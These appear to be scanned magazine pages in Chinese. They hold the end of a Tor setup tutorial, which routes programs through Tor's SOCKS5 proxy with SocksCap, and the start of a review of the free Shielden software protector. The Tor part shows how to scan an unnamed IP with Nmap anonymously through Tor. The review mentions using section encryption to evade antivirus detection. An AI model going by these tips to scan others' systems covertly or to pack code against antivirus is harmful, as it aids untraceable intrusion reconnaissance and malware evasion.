


图3

接着程序自动运行了Firefox浏览器，并打开了地址https://check.torproject.org，如果看到了网页中的“Congratul ations. You are using Tor.”绿色字样，则证明洋葱路由安装成功。不过，如果关闭了Firefox浏览器，洋葱路由也跟着自动退出了，为此，我的解决方法是将目录下的“FirefoxPortable”文件夹重命名，之后登陆洋葱会弹出一个提示“Vidalia无法启动选定的浏览器”，点击“确定”即可。

四、洋葱路由的应用

洋葱路由启动后，默认开启了HTTP代理和SOCKS5代理，其对应的端口号分别是8118和9050。

在洋葱路由启动后，会自动打开火狐（FireFox）浏览器，位于Firefox浏览器的右下角有个“Tor Enabled”，这是一个名为Torbutton的Firefox插件，可以用来快速而方便地停用或启用Tor作为代理，如果不想使用Tor浏览网页，直接右键单击它，选择“Toggle Tor status”即可禁用。在默认打开的情况下，用FrieFox浏览任何网站都是以洋葱路由传递数据包的。在开启Tor代理的状态下，打开地址www.ip138.com，可以看到，本机IP已经不再是真实的地址了（如图5）。




图4




图5

可以很方便地在Firefox右下角切换代理状态，倘若不用，只需鼠标右击它，选择“Toggle Tor status”，此时状态将变成红色字体“Tor Disabled”。

因为洋葱路由开启了SOCKS5代理，那么就可以设置很多网络程序的代理地址了。但是，并不是所有支持网络访问的软件都可以使用代理，比如一般的扫描器，都不支持代理设置。在这种比较难堪的情况下，我们可以使用一款家喻户晓的代理设置软件——SocksCap。SocksCap的原理就是强行截取程序的网络数据，然后发送给设置好的代理地址，并将代理服务器所返回给SocksCap的数据返回给对应的应用程序。

在简单安装SocksCap后，运行该程序，在主界面选择“File”菜单——“Settings”，打开SocksCap设置窗口，分别在SOCKS Server和Port里填入127.0.0.1和9050，并将Protocol栏下的选项卡选成“SOCKS Version 5”——即

Socket第五版本。点击“确定”后保存配置。

来到程序主界面，点击“New”按扭就可以添加任意一款可访问网络的程序强行使用配置好的洋葱代理了。笔者将以大名鼎鼎的Nmap扫描器为例，结合洋葱路由代理，来对某IP进行一次扫描。

点击“New”按扭，选择“Browse…”，将Nmap的GUI主程序zenmap.exe添加进去。最终结果（如图6）。




图6

然后点击主菜单的“Run!”按扭，Nmap将以洋葱路由为代理。在Zenmap主界面里，将Target后面输入一个IP地址，点击“Scan”进入扫描阶段，因为使用了洋葱路由的缘故，速度将不会很快。扫描结果（如图7）。




图7

五、Linux下安装洋葱路由

因为洋葱路由是跨平台的，而现在Linux的应用也很广泛，再加上笔者平时工作学习所用的主系统也是Linux，所以觉得不介绍在Linux中的安装方法，难免有些遗憾。笔者所使用的是Ubuntu发行版，将以此平台来简单讲解下Linux下的安装方法，在Fedora等发行版中安装方法基本上相似。

在洋葱路由的官方站或者镜像站点下载Linux平台的二进制文件。之后要对其解压，我默认下载之后放在用户目录（/home下的为当前用户名的文件夹里）下的，为了方便，建议读者也放在这目录下，并在控制台里执行解压命令：

```
lu4nx@localhost:~$ tar xvf tor-browser-gnu-linux-i686-1.0.15-dev-en-US.tar.gz
```

经过屏幕几十秒的闪烁后，将会在目录下出现名为tor-browser_en-US的文件夹，文件夹中有个名为“start-tor-browser”的脚本，执行它后便可以自动启动程序。在控制台里执行以下命令（#号代表注释，不作命令执行）：

```
#将tor-browser_en-US文件夹移动到/usr/share目录里，并命名为tor-browser
lu4nx@localhost:~$ sudo mv -f tor-browser_en-US/ /usr/share/tor-browser
#进入新目录里
lu4nx@localhost:~$ cd /usr/share/tor-browser/
#执行自启动脚本
lu4nx@localhost:/usr/share/tor-browser$ ./start-tor-browser
Launching Tor Browser Bundle for Linux in /usr/share/tor-browser
```

启动之后的配置方法基本上与Windows中的相同，将不再做介绍。

六、结尾

洋葱路由代理应用范围极其广泛，甚至使用于即时聊天软件之中，从而达到在网络中隐藏自己的目的。并且，使用洋葱路由也可以很好地翻墙，速度也不错。其余的功能将留给读者一一琢磨，不再做过多例子讲解。

（文章中所涉及到的Tor、WinPcap已收录在光盘中）

Shielden——永久免费的软件加密方案

suno

说到保护壳，大家耳熟能详的自然是Asprotect了，这确实是一款经典的壳，而且经典得脱机脚本一应俱全，所以已是明日黄花。另一款妇孺皆知的保护壳Vmprotect，凭借其独特的虚拟机保护引擎成为保护壳界的后起之秀，除了防Crack的保护功能，Vmprotect同时提供了授权模块，用户可以方便地对共享软件的使用时间、次数以及机器作出限制。我并不清楚授权模块到底是哪款保护壳率先提供，但加密和授权已经成为软件加密方案必不可缺的两大项功能。

当然，除了上面列举的这两款，市面上还有各种的保护壳以及打着保护壳旗号的忽悠壳，功能百花齐放，质量良莠不齐，而且都有一个共同的缺点：收费。如果囊中羞涩，就不得不满世界地跪求破解版，其中的辛酸，不言而喻。

而今天要为大家介绍的Shielden，是safengine产品系列（国产保护壳的佼佼者）中最近推出的一款整合了加密和授权功能的保护壳（图1），不但包含了上述两大功能，而且永久免费！




图1

让我们走进这款保护壳（图2）。壳的界面相当简洁，只要把我们想要保护的程序直接拖拽进去就可以了。等保护壳分析完PE文件之后（下面蓝色进度条到99%），会显示保护选项，我们就可以根据需要定制保护方案，一般而言，保护选项选择得越多，速度和兼容性就下降得越厉害。所谓鱼与熊掌不可兼得，利弊还请自行权衡。




图2

下面简要介绍一下各个保护选项的作用（图3）。“加密选项”用来选择是否加密PE文件的区段，以及确定保护后区段的名称。做过免杀的同学，对加密区段一定不会陌生，不过不推荐用这个壳免杀，虽然截至目前加壳的软件还不会报毒，但个人认为它将会很快流行起来，所以用不了多久杀软一定会宁愿杀错一千，也不放过一个。




图3

